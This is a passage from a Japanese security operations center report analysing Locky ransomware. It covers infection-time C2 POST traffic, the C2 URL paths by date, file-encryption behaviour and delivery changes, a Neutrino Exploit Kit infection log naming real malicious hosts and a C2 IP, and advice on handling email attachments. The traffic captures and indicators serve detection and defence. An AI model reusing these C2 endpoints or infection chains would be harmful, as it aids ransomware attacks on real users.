配布された時期により通信先ホストは異なりますが、難読化された JavaScript ファイルを実行することで Locky に感染し、感染端末は図 22 に示すような POST 通信を C2 サーバと行います。



```
POST /upload/_dispatch.php HTTP/1.1
Accept: */*
Accept-Language: en-us
Referer: http://[redacted]/upload/
x-requested-with: XMLHttpRequest
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Cache-Control: no-cache
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0;
SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media
Center PC 6.0; InfoPath.3)
Host: [redacted]
Content-Length: 863
Connection: Keep-Alive

iBbHDBv=T%AB%E0%CDUf%B3J%DCw%90%DBqR%9A%A7%F3%9F%FD%EC%83x%18%5E%D2s
%29%F0%B97%7EJ%C4%0AI%2B%AB+%EA%A4I&zVLA=%14%7E%D6%88G0%DA%AB%1F%AC%1B%3B%FA
%CD%D0%87%98L%E1%96%D8%5EJ5%C9f%DB%C9%D5%05%9A%AE%C8%EE%0E%CD%9F%0A%FB%CC%D8v
%B2%E1%DC%D7&kMZW=%F81%BC%06%D8%AB%CE%26%5D%96%90%97%C8%28%0E2%83G
%E7%18%D2%E8+%7E%F8%FBr%CFt%2B%ED%A1%60%C8%8D%F5%27%3C%240&bOJHWug=%5C%A8%2A
%25%8Ef5T%BE%92J%1B%AF0%26%DD%07%99%90%1E%F1%5C%B6%F1%84%CC%22%C7%F4k%9EC
%86%DF%E6g%04%5B%21%D1%82%B9%B1e%AE%88d%01&SEmE=%0C%F1K%C6%B9I%E3M%C9%B9%E0%2C
%CC%C4%5B%92%E6%92o%07%22%21%EE%FC%FD%F2%84%C7qC%13I%AEF%E9%FD%3C%1FV%8F
%2F&xGDgZ=e-%C1i%986_%7E%27%BA%A3%0C%B1%04%3A%F1%98%FA&OGNkA=%9E%A5%C2%24%DD
%18%8F%0F%AD%1F%B9%CD%25%3BH%09%2A%AC%91%D7%84%AC%B2K5%97%8C%00%02%B2%B9P%AEw
%9DJ%82&TXJSw=%92%CB%89%27b%FFdR.%00_%AE%94%21I%16%A2%A6%2F%D4%8A%A6%10%CD
%B4%F2f8%98%F7%D7K%08a%A6%7B&FFFVRgVX=%84%96%CB%13HTTP/1.1 200 OK
Server: nginx
Date: Thu, 30 Jun 2016 01:32:22 GMT
Content-Type: application/octet-stream
Content-Length: 301
Connection: keep-alive

.$.6l.F#...z.............37ka.....X...4....$.[.....
8rP.#`M........X=.p.....'....$...0.(.....,wQ...f.2.p_.vL.$."....i..f!..Vn..W
.........>8.|......|.#O/ZR..F.|................?..i.HP.^x.R.~.
L..s.]..A....x!&...v....}!h..U.....ag.?.5.;<...$..UC.f....c..H.!."?D.^..
```

図 22 Locky 感染時に発生する POST 通信

Locky に感染した時期により、表 12 のように感染時に発生する POST 通信の URL が異なります。C2 サーバの IP アドレスやドメインは毎日のように更新されますが、POST 通信の URL は同一である期間が長いため、Proxy ログなどで該当する通信有無の確認や、可能であれば URL フィルタリングソフトにて該当する通信を遮断することをお勧めします。

表 12 Locky 感染時期による POST 通信の違い

Locky 感染時の POST 通信	JSOC での観測時期
/main.php	2016/2/19 ～ 2016/3/25
/submit.php	2016/3/28 ～ 2016/4/1
/userinfo.php	2016/4/27 ～ 2016/5/30
/upload/_dispatch.php	2016/5/31 ～

Lockyは感染すると画像やテキスト、WordやExcelのドキュメントファイルなど特定の拡張子を持つファイルの中身を暗号化し、ファイル名と拡張子を独自のものに置換します。また、図 23 に示すようにデスクトップ画像を置き換えてランサムウェアに感染したことをユーザに警告します。Locky は感染した端末の言語環境に合わせた感染画像やテキスト、HTML ファイルを表示するようになっています。






図 23 Locky 感染時のデスクトップ画面

図 24 に Locky 感染時に暗号化されたファイルを示します。

Lockyに感染して暗号化されたファイルは、図 24-(a)のようにランダムな文字列を組み合わせたファイル名に「**.locky**」という拡張子に置き換えていましたが、2016 年 6 月 28 日の早朝に受信したメール以降の添付ファイルを実行すると、ファイル名の間に「-(ハイフン)」を含めたファイル名に変更し、拡張子は「**.zepto**」に置き換えるように変化しました(図 24-(b))。



(a)暗号化ファイルの拡張子「.locky」



(b)暗号化ファイルの拡張子「.zepto」

図 24 Locky 感染時の暗号化されたファイルと拡張子の変化

Locky は 7 月以降も継続して不審メールによる誘導を行っていますが、以下のような変化も確認しています。

- □ 7 月前半はマクロ付き Word ファイル(.docm)が添付ファイルとなる Locky 誘導メールの増加
- □ 7/13 夕方以降に受信した ZIP ファイルが添付されている Locky 誘導メールは、JavaScript ファイルではなく、拡張子が wsf(Windows Script Host)に変化
- □ 7/20 深夜以降に受信した ZIP ファイルが添付されている Locky 誘導メールは、解凍後の「.js」や「.wsf」ファイルを実行することで、C2 サーバと通信できなくても、一定時間経過後にファイルの暗号化が行われる(図 25)





図 25 インターネット未接続環境で Locky による暗号化

また、Locky への感染経路は、不審メールの添付ファイル経由だけではなく、図 26 のように Exploit Kit の一つである Neutrino Exploit Kit 経由で感染[20]することも確認しています。



#	Result	Protocol	Reques...	Host	URL	Body	Content-Type	Comments
41	200	HTTP	GET	qffow.tkunio.xyz	/mount/eHpydHplZA	622	text/html	Neutrino EK Landing
54	200	HTTP	GET	qffow.tkunio.xyz	/monster/punch-rush-side-31759451.swf	87,858	application/x-shockwave-flash	Flash Exploit Code
76	200	HTTP	GET	qffow.tkunio.xyz	/corp/1379043/witness-steward-curve-specimen	31	text/html	
90	200	HTTP	GET	qffow.tkunio.xyz	/messenger/sideway-31045841	240,130	application/octet-stream	Malware Download
92	**200**	**HTTP**	**POST**	**149.154.159.125**	**/upload/_dispatch.php**	**480**	**application/octet-stream**	**Locky POST Infection**
93	**200**	**HTTP**	**POST**	**149.154.159.125**	**/upload/_dispatch.php**	**1,561**	**application/octet-stream**	**Locky POST Infection**
94	**200**	**HTTP**	**POST**	**149.154.159.125**	**/upload/_dispatch.php**	**10,345**	**application/octet-stream**	**Locky POST Infection**
95	**200**	**HTTP**	**POST**	**149.154.159.125**	**/upload/_dispatch.php**	**173**	**application/octet-stream**	**Locky POST Infection**

図 26 Neutrino Exploit Kit 経由の Locky 感染時の通信(2016 年 6 月 29 日観測)

4.3.3 不審メールに対する対策

Ursnif やランサムウェアに感染を狙う不審メールは 7 月以降も継続しているため、以下のような注意が必要となります。

- □ 添付ファイルが付いているメールの場合、送信元メールアドレスや送信先メールアドレス、メールの本文を確認し、不審な点がある場合や自分に不必要なものであれば、添付ファイルを開かない
- □ 実行形式やアイコンを偽装する場合もあるため、コントロールパネルのフォルダーオプションの設定から「登録されている拡張子は表示しない」のチェックを外し、拡張子を表示して確認する
- □ 添付ファイルを開く場合、添付ファイル内のファイルの拡張子も含めて確認し、「.js」ファイルや「.exe」などのプログラムが実行されるような形式である場合は、実行する前に最新の定義ファイルに更新したアンチウイルスソフトで確認する
- □ 添付ファイルがマクロ付き Office ドキュメントである場合、マクロを無効にしてドキュメントを開く (マクロを有効にする必要がある場合は、事前にアンチウイルスソフトでスキャンする)

---

[20] Locky ランサムウェアが Nuclear Exploit Kit（Nuclear EK）によりインストールされる
https://www.paloaltonetworks.jp/company/in-the-news/2016/160322-locky-ransomware-installed-through-nuclear-ek.html

終わりに

JSOC INSIGHT は、「INSIGHT」が表す通り、その時々に JSOC のセキュリティアナリストが肌で感じた注目すべき脅威に関する情報提供を行うことを重視しています。

これまでもセキュリティアナリストは日々お客様の声に接しながら、より適切な情報をご提供できるよう努めてまいりました。この JSOC INSIGHT では多数の検知が行われた流行のインシデントに加え、現在、また将来において大きな脅威となりうるインシデントに焦点を当て、適時情報提供を目指しています。

JSOC が、「安全・安心」を提供できるビジネスシーンの支えとなることができれば幸いです。

JSOC INSIGHT vol.13

【執筆】

喜屋武　慶大 / 高井　悠輔 / 西部　修明 / 松本　隆志 /村上　正太郎

(五十音順)

JSOC

JAPAN
SECURITY OPERATION
CENTER

LAC ともに、イキル

株式会社ラック
〒102-0093 東京都千代田区平河町 2-16-1 平河町森タワー
TEL：03-6757-0113（営業）
E-MAIL：sales@lac.co.jp
http://www.lac.co.jp/